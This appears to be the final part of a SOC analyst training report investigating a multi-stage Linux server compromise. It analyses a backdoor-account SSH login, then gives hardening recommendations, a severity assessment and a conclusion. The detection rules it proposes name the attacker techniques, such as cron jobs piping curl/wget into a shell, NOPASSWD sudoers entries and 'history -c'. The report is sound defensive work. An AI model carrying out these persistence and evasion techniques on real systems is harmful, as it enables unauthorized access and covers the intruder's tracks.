


Figure SS-13 – Successful Sysupdate Login (Source: auth.log (SSH daemon, host webserver01))

Timestamp(s): Mar 10 06:03:19

What the Screenshot Shows: The highlighted entry reads "Accepted password for sysupdate from 198.51.100.23 port 48023 ssh2", followed by a new session being opened for user sysupdate (uid=0 context via sudo/session records) and closed at 06:33:19.

Technical Analysis: Approximately two hours and eighteen minutes after the initial backup account compromise (SS-03, 03:45:16), the same source IP address, 198.51.100.23, is observed authenticating successfully — this time directly as the sysupdate account created and privileged earlier in the session (SS-05–SS-07).

Security Significance: This event confirms that the backdoor account established during the earlier privileged session was not merely created as a precaution but was actively used to regain access to the host, independent of the originally compromised backup account. The matching source IP ties this login to the same actor responsible for the preceding activity.

Detection Logic: DL-12 – Successful Login Using Suspicious Account

Potential Impact: Confirms ongoing, repeatable unauthorized access to webserver01 using attacker-controlled credentials, effectively re-establishing the compromise even if the original backup account were to be secured in the interim.

Classification: Confirmed Unauthorized Access via Backdoor Account **Severity:** **Critical**

Recommended Response: Disable the sysupdate account immediately; force a full credential rotation for all accounts on the host; treat this as a confirmed, ongoing breach requiring full incident-response lifecycle handling (containment, eradication, recovery, and lessons-learned review).

11. Security Recommendations

- **SSH Hardening** — Disable password authentication in favor of key-based authentication, disable direct root login, and restrict SSH access by source IP/VPN where feasible. This directly addresses the enumeration (SS-01) and brute-force (SS-02, SS-03) vectors used in this incident.
- **Multi-Factor Authentication (MFA)** — Require MFA for all interactive and administrative logins, particularly for accounts with sudo access such as backup. MFA would have prevented the successful login in SS-03 even with a correctly guessed password.
- **Account Monitoring** — Maintain an approved inventory of local accounts and alert on any creation, deletion, or privilege change outside of change-managed windows, directly addressing SS-05 and SS-06.
- **Brute-Force Detection** — Deploy automated lockout/rate-limiting (e.g., fail2ban or equivalent) to detect and block repeated authentication failures such as those seen in SS-01 and SS-02 before they can succeed.
- **Centralized SIEM Logging** — Forward auth.log, syslog.log, and audit logs to a centralized, tamper-resistant log management platform so that local log or history tampering (SS-12) cannot remove the evidence trail, as demonstrated by this investigation's reliance on these logs.
- **Privileged Account Monitoring** — Alert on all sudo usage that spawns interactive shells or reads sensitive files such as /etc/sudoers, directly addressing the behavior observed in SS-04.
- **File Integrity Monitoring (FIM)** — Monitor critical files such as /etc/sudoers, /etc/passwd, and /etc/group for unauthorized changes, which would have flagged SS-06 and SS-07 in near real time.
- **Sudoers Monitoring** — Specifically alert on any NOPASSWD directive being added for a non-default account, directly addressing SS-07.
- **Cron Monitoring** — Alert on crontab modifications that introduce network-fetch commands (curl/wget) piped into a shell interpreter, directly addressing SS-08 and its recurring execution in SS-11.
- **Egress / Network Monitoring** — Implement egress filtering and alert on new or unusual outbound destinations from server hosts, which would have flagged the repeated connections to 192.0.2.99 in SS-09.
- **Least Privilege** — Limit sudo rights granted to service-style accounts such as backup to only the specific commands they require, rather than unrestricted access, reducing the impact of any future compromise of that account.
- **Strong Credential Policy** — Enforce strong, unique, regularly rotated passwords for all accounts, particularly service accounts, to reduce the likelihood of successful brute-force attacks such as the one seen in SS-02/SS-03.
- **Unauthorized Account Detection** — Continuously reconcile the local account list against an authoritative source of truth (e.g., configuration management or IAM) to quickly identify accounts like sysupdate (SS-05).
- **Command-History Monitoring** — Alert on execution of history -c, redirection of shell history files, or similar anti-forensic commands via sudo, directly addressing SS-12.
- **Incident-Response Procedures** — Maintain a documented, tested incident-response plan covering containment, eradication, and recovery so that findings such as those in this report can be acted on quickly and consistently.
- **Regular Security Auditing** — Conduct periodic reviews of accounts, sudoers configuration, cron jobs, and outbound network baselines to catch persistence mechanisms that evade real-time alerting.

12. Final Assessment

Security Area	Assessment
Authentication	Compromised. Valid-account brute force against backup succeeded (SS-02, SS-03), and the resulting foothold was used to establish and later exercise a second compromised credential (sysupdate, SS-13).

Security Area	Assessment
Account Security	Critical. An unauthorized, fully privileged local account (sysupdate) was created and used for repeat access (SS-05, SS-13).
Privilege Management	Critical. Root access was obtained via sudo (SS-04) and subsequently extended to a second account via both group membership and a NOPASSWD sudoers entry (SS-06, SS-07).
Persistence	Critical. Multiple, redundant persistence mechanisms were established: a backdoor account, passwordless sudo, and a recurring remote-fetch-and-execute cron job (SS-05–SS-08, SS-11).
Network Activity	Critical. Recurring outbound connections to an external IP on a schedule matching the cron persistence job are consistent with C2 or remote-update communication (SS-09).
Data Collection	High. Web root and configuration data were archived into a hidden temporary file; the evidence does not confirm whether this archive was subsequently transferred off-host (SS-10).
Defense Evasion	High. Shell history was cleared following the privileged session, consistent with an attempt to limit local forensic evidence (SS-12).
Overall Incident Severity	Critical. The evidence supports a confirmed, multi-stage compromise with active persistence and repeat unauthorized access, requiring immediate containment and full remediation.

13. Conclusion

This investigation demonstrates the value of systematic log analysis and event correlation in reconstructing a complete attack narrative from thirteen individually modest pieces of evidence. Analyzed in isolation, entries such as a single failed login or a single sudo command reveal little; correlated by timestamp, source IP, and account name, they reconstruct a clear progression from reconnaissance (SS-01) through targeted credential compromise (SS-02, SS-03), privilege escalation (SS-04), backdoor account creation (SS-05–SS-07), persistence establishment (SS-08, SS-11), suspicious network communication (SS-09), data staging (SS-10), defense evasion (SS-12), and confirmed backdoor exploitation (SS-13).

The detection logic developed in this project (DL-01 through DL-12) illustrates how each stage of this attack could be surfaced by a SIEM in near real time, and the incident classification and response recommendations in Sections 7 and 11 translate those detections into concrete containment and hardening actions. Applying the structured SOC workflow — detection, alert, investigation, response, recovery, and closure — to this evidence set reinforces that timely correlation of authentication, privilege, persistence, and network log sources is essential to catching multi-stage compromises before they mature into a fully entrenched foothold.

Overall, this project reinforced practical SOC analyst skills: careful, evidence-driven log reading; disciplined separation of observed fact from analytical interpretation; and the ability to translate raw log data into actionable detection logic, incident classification, and remediation guidance.